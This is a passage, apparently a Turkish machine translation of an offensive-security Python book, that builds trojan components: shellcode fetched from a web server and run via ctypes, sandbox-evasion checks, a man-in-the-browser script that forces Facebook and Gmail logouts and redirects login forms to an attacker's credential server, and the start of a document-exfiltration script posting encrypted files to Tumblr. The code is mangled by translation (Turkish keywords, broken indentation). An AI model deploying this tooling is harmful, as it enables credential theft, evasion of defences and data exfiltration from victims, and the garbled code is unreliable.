❶. Daha sonra kabuk kodunu çözdükten sonra tutmak için bir tampon ❷ ayırıyoruz. `ctypes` `cast` fonksiyonu, tamponu bir fonksiyon işaretçisi gibi davranacak şekilde cast etmemizi sağlar ❸ böylece kabuk kodumuzu çağırabiliriz herhangi bir normal Python fonksiyonunu çağırdığımız gibi. Fonksiyon işaretçimizi çağırarak bitiriyoruz, bu da kabuk kodunun ❹ çalışmasına neden oluyor.

Lastiklere Tekme Atmak

Bazı kabuk kodlarını elle kodlayabilir veya CANVAS veya Metasploit gibi favori pentesting çerçevenizi kullanabilirsiniz^[19] sizin için oluşturmak için. Ben kendi durumumda CANVAS için bazı Windows x86 geri çağırma kabuk kodlarını seçtim. Ham kabuk kodunu (dize tamponunu değil!) Linux makinenizde */tmp/shellcode.raw* dosyasında saklayın ve aşağıdakileri çalıştırın:

```
justin$ base64 -i shellcode.raw > shellcode.bin
justin$ python -m SimpleHTTPServer
HTTP'ye 0.0.0.0 bağlantı noktası 8000 üzerinden hizmet veriliyor ...
```

Standart Linux komut satırını kullanarak kabuk kodunu base64 ile kodladık. Bir sonraki küçük numara, mevcut çalışma dizininizi (bizim durumumuzda */tmp/*) web kökü olarak ele almak için `SimpleHTTPServer` modülünü kullanır. Dosyalar için yapılan tüm istekler sizin için otomatik olarak sunulacaktır. Şimdi *shell_exec.py* betiğinizi Windows sanal makinenize bırakın ve çalıştırın. Linux terminalinizde aşağıdakileri görmelisiniz:

```
192.168.112.130 - - [12/Jan/2014 21:36:30] "GET /shellcode.bin HTTP/1.1" 200 -
```

Bu, betiğinizin `SimpleHTTPServer` modülünü kullanarak kurduğunuz basit web sunucusundan kabuk kodunu aldığını gösterir. Her şey yolunda giderse, çerçevenize geri bir kabuk alırsınız ve *calc.exe*'yi açmış veya bir mesaj kutusu görüntülemiş ya da kabuk kodunuz ne için derlenmişse onu yapmış olursunuz.

Sandbox Algılama

Antivirüs çözümleri, şüpheli örneklerin davranışını belirlemek için giderek artan bir şekilde bir tür sanal alan kullanmaktadır. Bu kum havuzu ister ağ çevresinde, ki bu giderek daha popüler hale geliyor, ister hedef makinenin kendisinde çalışsın, hedefin ağında bulunan herhangi bir savunmaya elimizi vermekten kaçınmak için elimizden gelenin en iyisini yapmalıyız. Truva atımızın bir sandbox içinde çalışıp çalışmadığını belirlemek için birkaç gösterge kullanabiliriz. Hedef makinemizi tuş vuruşları ve fare tıklamaları dahil olmak üzere son kullanıcı girdileri için izleyeceğiz.

Ardından, tuş vuruşlarını, fare tıklamalarını ve çift tıklamaları aramak için bazı temel zeka ekleyeceğiz. Komut dosyamız ayrıca, ilkel sanal alan algılama yöntemlerine yanıt vermeye çalışmak için sanal alan operatörünün tekrar tekrar girdi gönderip göndermediğini (yani, sürekli fare tıklamalarının şüpheli bir şekilde art arda gelmesi) belirlemeye çalışacaktır. Bir kullanıcının makineyle en son ne zaman etkileşime geçtiğini ve makinenin ne kadar süredir çalıştığını karşılaştıracakız, bu da bize bir sanal alanın içinde olup olmadığımız konusunda iyi bir fikir verecektir. Tipik bir makine önyüklendiğinden bu yana gün içinde birçok etkileşim yaşarken, kum havuzu ortamlarında genellikle kullanıcı etkileşimi olmaz çünkü kum havuzları genellikle otomatik kötü amaçlı yazılım analiz tekniği olarak kullanılır.

Daha sonra yürütmeye devam etmek isteyip istemediğimize karar verebiliriz. Biraz sandbox algılama kodu üzerinde çalışmaya başlayalım. *sandbox_detect.py* dosyasını açın ve aşağıdaki kodu ekleyin:

```
import
ctypes
import
random
import time
import sys

user32=  ctypes.windll.user32
kernel32 =
ctypes.windll.kernel32

tuş          vuruşları= 0
              mouse_clicks= 0
              double_clicks= 0
```

Bunlar fare tıklamaları, çift tıklamalar ve tuş vuruşlarının toplam sayısını izleyeceğimiz ana değişkenlerdir. Daha sonra, fare olaylarının zamanlamasına da bakacağız. Şimdi sistemin ne kadar süredir çalıştığını ve son kullanıcı girdisinden bu yana ne kadar süre geçtiğini tespit etmek için kodunu oluşturup test edelim. *Sandbox_detect.py* betiğinize aşağıdaki fonksiyonu ekleyin:

```
class LASTINPUTINFO(ctypes.Structure):
    _fields_ = [("cbSize", ctypes.c_uint),
                ("dwTime", ctypes.c_ulong)
                ]

def get_last_input():

    struct_lastinputinfo =

    LASTINPUTINFO()

❶ struct_lastinputinfo.cbSize = ctypes.sizeof(LASTINPUTINFO)

    # kayıtlı son girdiyi al
❷ user32.GetLastInputInfo(ctypes.byref(struct_lastinputinfo))
```

```
# şimdi makinenin ne kadar süredir çalıştığını belirleyin
❸ run_time = kernel32.GetTickCount()

elapsed = run_time - struct_lastinputinfo.dwTime

print "[*] Son girdi olayından bu yana %d milisaniye geçti." %
elapsed
```

```
return elapsed
```

```
# TEST KODU BU PARAGRAFTAN SONRASINI KALDIRIN!
```

```
④ while True:
    get_last_input()
    time.sleep(1)
```

Sistemde son girdi olayının tespit edildiği zaman damgasını (milisaniye cinsinden) tutacak bir `LASTINPUTINFO` yapısı tanımlıyoruz. Çağrıyı yapmadan önce `cbSize` ❶ değişkenini yapının boyutuna göre başlatmanız gerektiğini unutmayın. Daha sonra `GetLastInputInfo` ❷ fonksiyonunu çağırıyoruz, bu da `struct_lastinputinfo.dwTime` alanımızı zaman damgasıyla dolduruyor. Bir sonraki adım

`GetTickCount` ❸ fonksiyon çağrısını kullanarak sistemin ne kadar süredir çalıştığını belirleyin. Son küçük kod parçacığı ❹ basit bir test kodudur; burada komut dosyasını çalıştırabilir ve ardından fareyi hareket ettirebilir veya klavyedeki bir tuşa basarak bu yeni kod parçasını çalışırken görebilirsiniz.

Bu kullanıcı girdi değerleri için eşikleri daha sonra tanımlayacağız. Ancak öncelikle, toplam çalışan sistem süresinin ve tespit edilen son kullanıcı girişi olayının da özel yerleştirme yönteminizle ilgili olabileceğini belirtmek gerekir. Örneğin, yalnızca bir kimlik avı taktiği kullanarak yerleştirme yaptığınızı biliyorsanız, bir kullanıcının virüs bulaşması için tıklaması veya bir işlem gerçekleştirmesi gerekebilir. Bu da son bir ya da iki dakika içinde kullanıcı girdisini göreceğiniz anlamına gelir. Herhangi bir nedenle makinenin 10 dakikadır çalıştığını ve tespit edilen son girdinin 10 dakika önce olduğunu görürseniz, muhtemelen herhangi bir kullanıcı girdisini işlememiş bir sanal alanın içindesinizdir. Bu yargıların hepsi tutarlı bir şekilde çalışan iyi bir truva atına sahip olmanın bir parçasıdır.

Aynı teknik, bir kullanıcının boşta olup olmadığını görmek için sistemi yoklamak için de yararlı olabilir, çünkü yalnızca makineyi aktif olarak kullandıklarında ekran görüntüsü almaya başlamak isteyebilirsiniz ve aynı şekilde, yalnızca kullanıcı çevrimdışı görüldüğünde veri iletmek veya diğer görevleri gerçekleştirmek isteyebilirsiniz. Ayrıca, örneğin, bir kullanıcıyı zaman içinde modelleyerek genellikle hangi gün ve saatlerde çevrimiçi olduğunu belirleyebilirsiniz.

Test kodunun son üç satırını silelim ve tuş vuruşlarına ve fare tıklamalarına bakmak için bazı ek kodlar ekleyelim. Bu sefer PyHook yönteminin aksine saf bir `ctypes` çözümü kullanacağız. PyHook'u bu amaç için de kolayca kullanabilirsiniz, ancak her antivirüs ve sandboxing teknolojisinin bu hileleri tespit etmek için kendi yolları olduğundan, araç kutunuzda birkaç farklı numara olması her zaman yardımcı olur. Hadi kodlamaya başlayalım:

```
def get_key_press():

    global mouse_clicks
    global tuş
    vuruşları

    ❶ for i in range(0,0xff):
    ❷     if user32.GetAsyncKeyState(i) == -32767:

        # 0x1 sol fare tıklaması için koddur
    ❸     if i == 0x1:
        mouse_clicks +=
            1
        return time.time()
    ❹     elif i > 32 ve i < 127:
        tuş vuruşları += 1

    return Hiçbiri
```

Bu basit fonksiyon bize fare tıklamalarının sayısını, fare tıklamalarının zamanını ve hedefin kaç tuşa bastığını söyler. Bu, geçerli giriş tuşları ❶ aralığı üzerinde yineleme yaparak çalışır; her tuş için `GetAsyncKeyState` ❷ işlev çağrısını kullanarak tuşa basılıp basılmadığını kontrol ederiz. Tuşun basılı olduğu tespit edilirse, sanal tuş kodu olan `0x1` ❸ olup olmadığını kontrol ederiz.

bir sol fare düğmesi tıklaması. Fare tıklamalarının toplam sayısını artırıyoruz ve daha sonra zamanlama hesaplamaları yapabilmemiz için geçerli zaman damgasını döndürüyoruz. Ayrıca klavyede ASCII tuşlarına basılıp basılmadığını kontrol ediyoruz ❹ ve eğer varsa, toplam tuş vuruşu sayısını artırıyoruz

tespit edildi. Şimdi bu işlevlerin sonuçlarını birincil sanal alan algılama döngümüzde birleştirelim. Aşağıdaki kodu *sandbox_detect.py* dosyasına ekleyin:

```
def detect_sandbox():

    global mouse_clicks
    global tuş_vuruşları

    ❶    max_keystrokes    = random.randint(10,25)
    max_mouse_clicks = random.randint(5,25)

                                double_clicks= 0
    max_double_clicks=    10
    double_click_threshold = 0.250 # saniye
    cinsinden first_double_click=  Yok

                                average_mousetime= 0
                                max_input_threshold= 30000 # milisaniye cinsinden

    previous_timestamp = None
    detection_complete = False

    ❷    last_input = get_last_input()

    # eğer eşiğimize ulaşırsak, if last_input
    >= max_input_threshold'dan çıkalm:
        sys.exit(0)

    while not detection_complete:

        ❸    keypress_time = get_key_press()

        keypress_time None değilse ve previous_timestamp None değilse:

            # çift tıklamalar arasındaki süreyi hesaplayın
            ❹    elapsed = keypress_time - previous_timestamp

            # kullanıcı çift tıkladı
            ❺    if elapsed <=
                double_click_threshold:
                    double_clicks += 1

                first_double_click None ise:

                    # ilk çift tıklamanın zaman damgasını yakala
                    first_double_click = time.time()

            Başka:

            ❻    if double_clicks == max_double_clicks:
                ❼    if keypress_time - first_double_click <= .
                    (max_double_clicks * double_click_threshold):
                        sys.exit(0)

            # yeterli kullanıcı girdisi olduğu için mutluyuz
            ❸    tuş_vuruşları >= max_keystrokes ve çift_tıklamalar >=
            max_. çift_tıklamalar ve fare_tıklamaları >=
            max_mouse_tıklamaları ise:

                dönüş

    previous_timestamp =
```



```
keypress_time elif keypress_time is  
  
not None:  
    previous_timestamp = keypress_time
```

```
detect_sandbox()  
print "Biz iyiyiz!"
```

Pekâlâ. Yukarıdaki kod bloklarındaki girintilere dikkat edin! Bazı değişkenleri tanımlayarak başlıyoruz

❶ fare tıklamalarının zamanlamasını izlemek için ve kendimizi bir sanal alanın dışında çalıştırdığımızı düşünmeden önce kaç tuş vuruşu veya fare tıklamasıyla mutlu olacağımıza ilişkin bazı eşikler. Biz

bu eşikleri her çalıştırmada rastgele hale getirir, ancak elbette kendi testlerinize dayanarak kendi eşiklerinizi belirleyebilirsiniz.

Daha sonra sisteme bir tür kullanıcı girdisi kaydedildiğinden bu yana geçen süreyi ❷ alırız ve girdi görmeyeli çok uzun zaman geçtiğini düşünürsek (bulaşmanın nasıl gerçekleştiğine bağlı olarak daha önce bahsedilen), biz kaçarız ve truva atı ölür. Burada ölmek yerine, rastgele kayıt defteri anahtarlarını okumak veya dosyaları kontrol etmek gibi zararsız bir etkinlik yapmayı da seçebilirsiniz. Bu ilk kontrolü geçtikten sonra, birincil tuş vuruşu ve fare tıklaması algılama döngümüze geçiyoruz.

İlk olarak tuşa basma veya fare tıklaması olup olmadığını kontrol ederiz ❸ ve fonksiyon bir değer döndürürse bunun fare tıklamasının gerçekleştiği zaman damgası olduğunu biliriz. Daha sonra fare tıklamaları arasında geçen süreyi hesaplıyoruz ❹ ve ardından bunun çift tıklama olup olmadığını belirlemek için eşik değerimizle ❺ karşılaştırıyoruz. Çift tıklama tespitinin yanı sıra, kum havuzu operatörünün kum havuzu tespit tekniklerini taklit etmek için kum havuzuna tıklama olayları ❻ aktarıp aktarmadığına bakıyoruz. Örneğin, tipik bilgisayar kullanımı sırasında arka arkaya 100 çift tıklama görmek oldukça garip olacaktır. Maksimum çift tıklama sayısına ulaşıldıysa ve bunlar hızlı bir şekilde art arda gerçekleştiyse ❷, kaçarız. Son adımımız, tüm kontrollerden geçip geçmediğimizi ve maksimum tıklama, tuş vuruşu ve çift tıklama sayımıza ❸ ulaşmış olup olmadığını görmek; eğer öyleyse, sanal alan algılama işlevimizden çıkarız.

Ayarlarla oynamanızı ve sanal makine algılama gibi ek özellikler eklemenizi tavsiye ederim. Fare tıklamaları, çift tıklamalar ve tuş vuruşları açısından tipik kullanımı, sahip olduğunuz birkaç bilgisayarda (sahip olduğunuzu kastediyorum - hacklediklerinizi değil!) izlemek ve mutlu noktanın nerede olduğunu görmek faydalı olabilir. Hedefinize bağlı olarak daha paranoyak ayarlar isteyebilir ya da sandbox algılamasıyla hiç ilgilenmeyebilirsiniz. Bu bölümde geliştirdiğiniz araçları kullanmak, truva atınızda kullanacağınız özelliklerin temel katmanı olarak işlev görebilir ve truva atı çerçevemizin modülerliği nedeniyle bunlardan herhangi birini kullanmayı seçebilirsiniz.

[17] PyHook'u buradan indirin: <http://sourceforge.net/projects/pyhook/>.

[18] Aygıt bağlamaları ve GDI programlama hakkında her şeyi öğrenmek için MSDN sayfasını ziyaret edin: [http://msdn.microsoft.com/en-us/library/windows/desktop/dd183553\(v=vs.85\).aspx](http://msdn.microsoft.com/en-us/library/windows/desktop/dd183553(v=vs.85).aspx).

[19] CANVAS ticari bir araç olduğundan, Metasploit ödeme yükleri oluşturmak için şu eğiticiye göz atın: http://www.offensive-security.com/metasploit-unleashed/Generating_Payloads.

Bölüm 9. Internet Explorer ile Eğlence

Windows COM otomasyonu, ağ tabanlı hizmetlerle etkileşimden Microsoft Excel elektronik tablosunu kendi uygulamanıza katıştırmaya kadar bir dizi pratik kullanıma hizmet eder. XP'den itibaren Windows'un tüm sürümleri uygulamalara Internet Explorer COM nesnesi yerleştirmenize izin verir ve bu bölümde bu özellikten yararlanacağız. Yerel IE otomasyon nesnesini kullanarak, bir kullanıcı web sitesiyle etkileşim halindeyken web sitesindeki kimlik bilgilerini çalabileceğimiz tarayıcıdaki adam tarzı bir saldırı oluşturacağız. Bu kimlik bilgisi çalma saldırısını genişletilebilir hale getireceğiz, böylece birkaç hedef web sitesi toplanabilir. Son adımda Internet Explorer'ı hedef sistemden veri sızdırmak için bir araç olarak kullanacağız. Sızdırılan verileri korumak için bazı açık anahtar kriptosu ekleyeceğiz, böylece yalnızca biz şifresini çözebileceğiz.

Internet Explorer mı dediniz? Google Chrome ve Mozilla Firefox gibi diğer tarayıcılar bugünlerde daha popüler olsa da, çoğu kurumsal ortam hala Internet Explorer'ı varsayılan tarayıcı olarak kullanmaktadır. Ve elbette, Internet Explorer'ı bir Windows sisteminden kaldıramazsınız - bu nedenle bu teknik Windows trojanınız için her zaman kullanılabilir olmalıdır.

Tarayıcıdaki Adam (Bir Nevi)

Tarayıcıdaki adam (MitB) saldırıları yeni milenyumun başından beri var. Bunlar klasik ortadaki adam saldırısının bir varyasyonudur. Bir iletişimin ortasında hareket etmek yerine, kötü amaçlı yazılım kendini yükler ve şüphelenmeyen hedefin tarayıcısından kimlik bilgilerini veya hassas bilgileri çalar. Bu kötü amaçlı yazılım türlerinin çoğu (genellikle *Tarayıcı Yardımcı Nesneleri olarak* adlandırılır) kendilerini tarayıcıya yerleştirir veya başka bir şekilde kod enjekte eder, böylece tarayıcı işleminin kendisini manipüle edebilirler. Tarayıcı geliştiricileri bu tekniklerden haberdar oldukça ve antivirüs sağlayıcıları bu davranışı giderek daha fazla aradıkça, biraz daha sinsi olmak zorundayız. Internet Explorer'ın yerel COM arayüzünden yararlanarak, sosyal ağ siteleri veya e-posta girişleri için kimlik bilgilerini almak amacıyla herhangi bir IE oturumunu kontrol edebiliriz. Elbette bu mantığı bir kullanıcının parolasını değiştirmek ya da oturum açtığı oturumla işlem yapmak için genişletebilirsiniz. Hedefinize bağlı olarak, bu tekniği tuş vuruşlarını yakalarken bir siteye yeniden kimlik doğrulaması yapmaya zorlamak için keylogger modülünüzle birlikte de kullanabilirsiniz.

Facebook veya Gmail'de gezinen bir kullanıcıyı izleyecek, kimliklerini doğrulayacak ve ardından kullanıcı adı ve şifrelerini kontrol *ettiğimiz bir* HTTP sunucusuna göndermek için giriş formunu değiştirecek basit bir örnek oluşturarak başlayacağız. HTTP sunucumuz daha sonra onları gerçek giriş sayfasına geri yönlendirecektir.

Daha önce herhangi bir JavaScript geliştirmesi yaptıysanız, IE ile etkileşim için COM modelinin çok benzer olduğunu fark edeceksiniz. Facebook ve Gmail'i seçiyoruz çünkü kurumsal kullanıcıların hem şifreleri tekrar kullanma hem de bu hizmetleri iş için kullanma gibi kötü bir alışkanlığı var (özellikle iş postalarını Gmail'e yönlendirmek, iş arkadaşlarıyla Facebook sohbetini kullanmak vb.) *mitb.py* dosyasını açalım ve aşağıdaki kodu girelim:

```
import win32com.client
import time
import
urlparse
import urllib

❶ data_receiver = "http://localhost:8080/"

❷ target_sites = {}
    target_sites["www.facebook.com"] =
        {"logout_url"      :      Yok,
         "logout_form"     :
         "logout_form",
         "login_form_index": 0,
         "sahipli"         : False}

    target_sites["accounts.google.com"] =
        {"logout_url"      : "https://accounts.google.com/
                               Logout?hl=tr&continue=https://accounts.google.com/
                               ServiceLogin%3Fservice%3Dmail",
         "logout_form"     :
                               Yok,
         "login_form_index": 0,
         "sahip olunan"    :
         Yanlış}

# birden fazla Gmail etki alanı için aynı hedefi kullanın
target_sites["www.gmail.com"] = target_sites["accounts.google.com"]
target_sites["mail.google.com"] = target_sites["accounts.google.com"]

clsid='{9BA05972-F6A8-11CF-A442-00A0C90A8F39}'
```

❸ windows = win32com.client.Dispatch(clsid)

Bunlar bizim tarayıcı-içindeki-adam saldırımızın temellerini oluşturuyor. Veri_alıcımızı ❶

tanımlıyoruz

değişkenini hedef sitelerimizden kimlik bilgilerini alacak web sunucusu olarak ayarlayın. Bu yöntem daha risklidir, çünkü kurnaz bir kullanıcı yönlendirmenin gerçekleştiğini görebilir, bu nedenle gelecekteki bir ev ödevi projesi olarak

Çerezleri çekmenin veya saklanan kimlik bilgilerini bir resim etiketi veya daha az şüpheli görünen başka yollarla DOM üzerinden itmenin yollarını düşünün. Daha sonra saldırımızın destekleyeceği bir hedef siteler sözlüğü ❷ oluşturuyoruz. Sözlük üyeleri aşağıdaki gibidir:

logout_url bir URL aracılığıyla yönlendirebileceğimiz bir

Bir kullanıcıyı oturumu kapatmaya zorlamak için GET isteği; logout_form oturumu kapatmaya zorlayan gönderebileceğimiz bir DOM ögesi; login_form_index hedef alanın DOM'unda değiştireceğimiz oturum açma formunu içeren görelî konum; ve sahip olunan bayrağı bize hedef siteden kimlik bilgilerini zaten alıp almadığımızı söyler çünkü onları tekrar tekrar oturum açmaya zorlamak istemeyiz, aksi takdirde hedef bir şeyler olduğundan şüphelenebilir. Daha sonra Internet Explorer'ın sınıf kimliğini kullanırız ve

COM nesnesi ❸, bize Internet Explorer'ın o anda çalışmakta olan tüm sekmelerine ve örneklerine erişim sağlar.

Artık destek yapısını oluşturduğumuza göre, saldırımızın ana döngüsünü oluşturalım:

```
while True:

    ❶ pencerelerdeki tarayıcı için:

        url = urlparse.urlparse(browser.LocationUrl)

    ❷ if url.hostname in target_sites:

        ❸ if target_sites[url.hostname]["owned"]:
            continue

        # eğer bir URL varsa, sadece yönlendirebiliriz
    ❹ if target_sites[url.hostname]["logout_url"]:
        browser.Navigate(target_sites[url.hostname]["logout_url"])
        wait_for_browser(browser)

    else:

        # belgedeki tüm öğeleri al
    ❺ full_doc = browser.Document.all

        # iterate, looking for the logout form
        for i in full_doc:
            dene:

                # oturum kapatma formunu bulun ve gönderin
    ❻ if i.id ==
            target_sites[url.hostname]["logout_form"]:
                i.submit()
                wait_for_browser(tarayıcı)

        hariç:
            geçmek

        # şimdi giriş formunu
        değiştiriyoruz try:
            login_index = target_sites[url.hostname]["login_form_index"]
            login_page = urllib.quote(browser.LocationUrl)
    ❼ browser.Document.forms[login_index].action = "%s%s" % (data_.
            receiver, login_page)
            target_sites[url.hostname]["owned"] = True

        hariç:
            pass

        time.sleep(5)
```

Bu, kimlik bilgilerini almak istediğimiz siteler için hedefimizin tarayıcı oturumunu izlediğimiz birincil döngümüzdür. Şu anda çalışan tüm Internet Explorer ❶ nesnelerini yineleyerek başlarız;

buna modern IE'deki etkin sekmeler de dahildir. Hedefin önceden tanımlanmış sitelerimizden birini ziyaret ettiğini keşfedersek ❷ saldırımızın ana mantığına başlayabiliriz. İlk adım, hedefin bu siteye karşı zaten bir saldırı gerçekleştirdik ❸; eğer öyleyse, bunu tekrar gerçekleştirmeyeceğiz. (Bunun bir

Kullanıcı parolasını doğru girmediyse, kimlik bilgilerini gözden kaçırabilirsiniz; basitleştirilmiş çözümümüzü geliştirmeniz için bir ev ödevi olarak bırakacağım).

Ardından, hedef sitenin yönlendirebileceğimiz basit bir oturum kapatma URL'si olup olmadığını test ederiz ❹ ve eğer varsa, tarayıcıyı bunu yapmaya zorlarız. Hedef site (Facebook gibi) kullanıcının oturumu kapatmaya zorlamak için bir form göndermesini gerektiriyorsa, DOM üzerinde yinelemeye başlarız ❺ ve oturum kapatma formuna kayıtlı HTML ögesi kimliğini keşfettiğimizde ❻ formu göndermeye zorlarız. Kullanıcı çıkış yaptıktan sonra giriş formuna yönlendirildiğinde, formun uç noktasını kullanıcı adı ve şifreyi kontrol ettiğimiz bir sunucuya gönderecek şekilde değiştiririz ❼ ve ardından kullanıcının giriş yapmasını bekleriz. Hedef sitemizin ana bilgisayar adını, kimlik bilgilerini toplayan HTTP sunucumuzun URL'sinin sonuna eklediğimize dikkat edin.

Bu, HTTP sunucumuzun kimlik bilgilerini topladıktan sonra tarayıcıyı hangi siteye yönlendireceğini bilmesi içindir.

Yukarıda birkaç yerde `wait_for_browser` işlevine atıfta bulunulduğunu fark edeceksiniz; bu işlev, tarayıcının yeni bir sayfaya gitmek veya bir sayfanın tamamen yüklenmesini beklemek gibi bir işlemini tamamlamasını bekleyen basit bir işlevdir. Kodumuzun ana döngüsünün üzerine aşağıdaki kodu ekleyerek bu işlevi şimdi ekleyelim:

```
def wait_for_browser(browser):  
  
    # tarayıcının bir sayfayı yüklemeyi bitirmesini bekleyin  
    while browser.ReadyState != 4 ve browser.ReadyState != "complete":  
        time.sleep(0.1)  
  
    dönüş
```

Oldukça basit. Kodumuzun geri kalanının yürütülmeye devam etmesine izin vermeden önce DOM'un tamamen yüklenmesini bekliyoruz. Bu, herhangi bir DOM değişikliğini veya ayrıştırma işlemini dikkatlice zamanlamamızı sağlar.

Sunucu Oluşturma

Saldırı betiğimizi kurduğumuza göre, kimlik bilgilerini gönderildikçe toplamak için çok basit bir HTTP sunucusu oluşturalım. *cred_server.py* adında yeni bir dosya açın ve aşağıdaki kodu girin:

```
import SimpleHTTPServer
import SocketServer
import urllib

class CredRequestHandler(SimpleHTTPServer.SimpleHTTPRequestHandler):
    def do_POST(self):
        ❶ content_length = int(self.headers['Content-Length'])
        ❷ creds = self.rfile.read(content_length).decode('utf-8')
        ❸ baskı kredileri
        ❹ site = self.path[1:]
        self.send_response(301)
        ❺ self.send_header('Konum',urllib.unquote(site))
        self.end_headers()

        ❻ server = SocketServer.TCPServer(('0.0.0.0', 8080), CredRequestHandler)
        server.serve_forever()
```

Bu basit kod parçacığı, özel olarak tasarlanmış HTTP sunucumuzdur. Temel `TCPServer` sınıfını IP, port ve HTTP POST isteklerini işlemekten sorumlu olacak `CredRequestHandler` sınıfı ❹ ile başlatıyoruz. Sunucumuz hedefin tarayıcısından bir istek aldığı anda, isteğin boyutunu belirlemek için `Content-Length` başlığını ❶ okuruz ve ardından talebi ❷ ve çıktılarını ❸ alırız. Daha sonra kaynak siteyi (Facebook, Gmail, vb.) ayrıştırıyoruz ❹ ve hedef tarayıcıyı ❺ hedef sitenin ana sayfasına geri yönlendirmeye zorlayın. Buraya ekleyebileceğiniz ek bir özellik, kimlik bilgileri alındığında her kendinize bir e-posta göndermektir, böylece parolalarını değiştirme şansı bulamadan hedefin kimlik bilgilerini kullanarak oturum açmayı deneyebilir. Hadi bir deneyelim.

Lastiklere Tekme Atmak

Yeni bir IE örneği açın ve *mitb.py* ve *cred_server.py* betiklerinizi ayrı pencerelerde çalıştırın. Herhangi bir garip davranış görmediğinizden emin olmak için önce çeşitli web sitelerinde gezinmeyi test edebilirsiniz, ki görmemelisiniz. Şimdi Facebook veya Gmail'e göz atın ve oturum açmayı deneyin. *cred_server.py* pencerenizde, örnek olarak Facebook'u kullanarak aşağıdaki gibi bir şey görmelisiniz:

```
C:\> python.exe cred_server.py
lsd=AVog7IRe&email=justin@nostarch.com&pass=pyth0nrocks&default_persistent=0&
timezone=180&lgnrnd=200229_SsTf&lgnjs=1394593356&locale=en_US
localhost - - [12/Mar/2014 00:03:50] "POST /www.facebook.com HTTP/1.1" 301 -
```

Kimlik bilgilerinin geldiğini ve sunucu tarafından yapılan yönlendirmenin tarayıcıyı ana giriş ekranına geri gönderdiğini açıkça görebilirsiniz. Elbette, Internet Explorer'ın çalıştığı ve Facebook'a zaten giriş yapmış olduğunuz bir test de yapabilirsiniz; ardından *mitb.py* betiğinizi çalıştırmayı deneyin ve oturumu nasıl kapatmaya zorladığını görebilirsiniz. Artık kullanıcının kimlik bilgilerini bu şekilde ele geçirebildiğimize göre, hedef bir ağdan bilgi sızdırmaya yardımcı olmak için IE'yi nasıl ortaya çıkarabileceğimizi görelim.

Sızma için IE COM Otomasyonu

Hedef ağa erişim sağlamak savaşın sadece bir parçasıdır. Erişiminizi kullanabilmek için belgeleri, elektronik tabloları ya da diğer veri parçalarını hedef sistemden dışarı sızdırabilmeniz gerekir. Yürürlükteki savunma mekanizmalarına bağlı olarak, saldırınızın bu son kısmı zor olabilir. Uzak bağlantılar açan süreçleri doğrulamak için çalışan yerel ya da uzak sistemler (ya da her ikisinin bir kombinasyonu) olabileceği gibi, bu süreçlerin bilgi gönderip gönderemeyeceği ya da iç ağ dışında bağlantı başlatıp başlatamayacağı da olabilir. Kanadalı bir güvenlik araştırmacısı olan Karim Nathoo, IE COM otomasyonunun, bir ağın dışına bilgi sızdırmak için genellikle güvenilir ve beyaz listede olan *Iexplore.exe* işlemini kullanmanın harika bir faydası olduğuna dikkat çekti.

İlk olarak yerel dosya sisteminde Microsoft Word belgelerini arayacak bir Python betiği oluşturacağız. Bir belge ile karşılaşıldığında, betik onu açık anahtar kriptografisi kullanarak şifreleyecek.^[20] Belge şifrelendikten sonra, şifrelenmiş belgeyi *tumblr.com*'daki bir bloga gönderme işlemini otomatikleştireceğiz. Bu, belgeyi ölü olarak bırakmamızı ve istediğimiz zaman geri almamızı sağlayacaktır.

başka birinin şifresini çözebilmesi. Tumblr gibi güvenilir bir siteyi kullanarak, bir güvenlik duvarı veya proxy'nin sahip olabileceği ve aksi takdirde belgeyi kontrol ettiğimiz bir IP adresine veya web sunucusuna göndermemizi engelleyebilecek herhangi bir kara listeyi de atlayabilmeliyiz. Sızma betiğimize bazı destekleyici işlevler ekleyerek başlayalım. *ie_exfil.py* dosyasını açın ve aşağıdaki kodu girin:

```
import win32com.client
import os
import
fnmatch
import time
import random
import zlib

from Crypto.PublicKey import RSA
from Crypto.Cipher import
PKCS1_OAEP

        doc_type= ".doc"
kullanıcı adı      =
"jms@bughunter.ca" şifre=
        "justinBHP2014"

public_key = ""

def wait_for_browser(browser):

    # tarayıcının bir sayfayı yüklemeyi bitirmesini bekleyin
    while browser.ReadyState != 4 ve browser.ReadyState != "complete":
        time.sleep(0.1)

    dönüş
```

Yalnızca içe aktarmalarımızı, arayacağımız belge türlerini, Tumblr kullanıcı adımızı ve parolamızı ve daha sonra oluşturacağımız genel anahtarımız için bir yer tutucu oluşturuyoruz. Şimdi dosya adını ve dosya içeriğini şifreleyebilmemiz için şifreleme rutinlerimizi ekleyelim.

```
def encrypt_string(plaintext):

    chunk_size = 256
    print "Sıkıştırılıyor: %d bayt" % len(düz metin)
    ❶ plaintext= zlib.compress(plaintext)
```

```
print "%d bayt şifreleniyor" % len(düz_metin)
```

②

```
rsa_key =  
RSA.importKey(public_key) rsa_key =  
PKCS1_OAEP.new(rsa_key)
```

```
şifreli = " "
```

```

        offset= 0
❸    while offset < len(plaintext):

        chunk = plaintext[offset:offset+chunk_size]

❹    if len(chunk) % chunk_size != 0:
        chunk += " " * (chunk_size - len(chunk))

        encrypted +=
        rsakey.encrypt(chunk) offset+=
        chunk_size

❺    encrypted = encrypted.encode("base64")

    print "Base64 kodlu kripto: %d" %

    len(şifrelenmiş) return şifrelenmiş

def encrypt_post(dosyaadı):

    # dosyayı aç ve oku fd =
    open(dosya adı, "rb")
    contents = fd.read()
    fd.close()

❻    encrypted_title = encrypt_string(filename)
    encrypted_body = encrypt_string(contents)

    return encrypted_title,encrypted_body

```

`encrypt_post` fonksiyonumuz dosya adını almaktan ve hem şifrelenmiş dosya adını hem de şifrelenmiş dosya içeriğini base64 kodlu formatta döndürmekten sorumludur. İlk olarak

`encrypt_string` ❹ ana işlevini çağırıyoruz ve hedef dosyamızın dosya adını giriyoruz.

Tumblr'daki blog yazımız. `encrypt_string` fonksiyonumuzun ilk adımı zlib sıkıştırması uygulamaktır

oluşturulmuş açık anahtarımızı kullanarak RSA açık anahtar şifreleme nesnemizi ❷ kurmadan önce

dosya ❶ üzerinde. Daha sonra dosya içeriğini ❸ döngüye sokmaya ve PyCrypto kullanarak RSA şifrelemesi için maksimum boyut olan 256 baytlık parçalar halinde şifrelemeye başlarız. Dosyanın son parçasıyla karşılaştığımızda

❹, 256 bayt uzunluğunda değilse, başarılı bir şekilde şifreleyebildiğimizden ve diğer tarafta şifresini çözebildiğimizden emin olmak için boşluklarla doldururuz. Tüm şifreli metin dizemizi oluşturduktan sonra, geri göndermeden önce onu base64 kodlarız ❺. Base64 kodlamasını kullanıyoruz, böylece Tumblr blogumuza sorunlar veya garip kodlama sorunları.

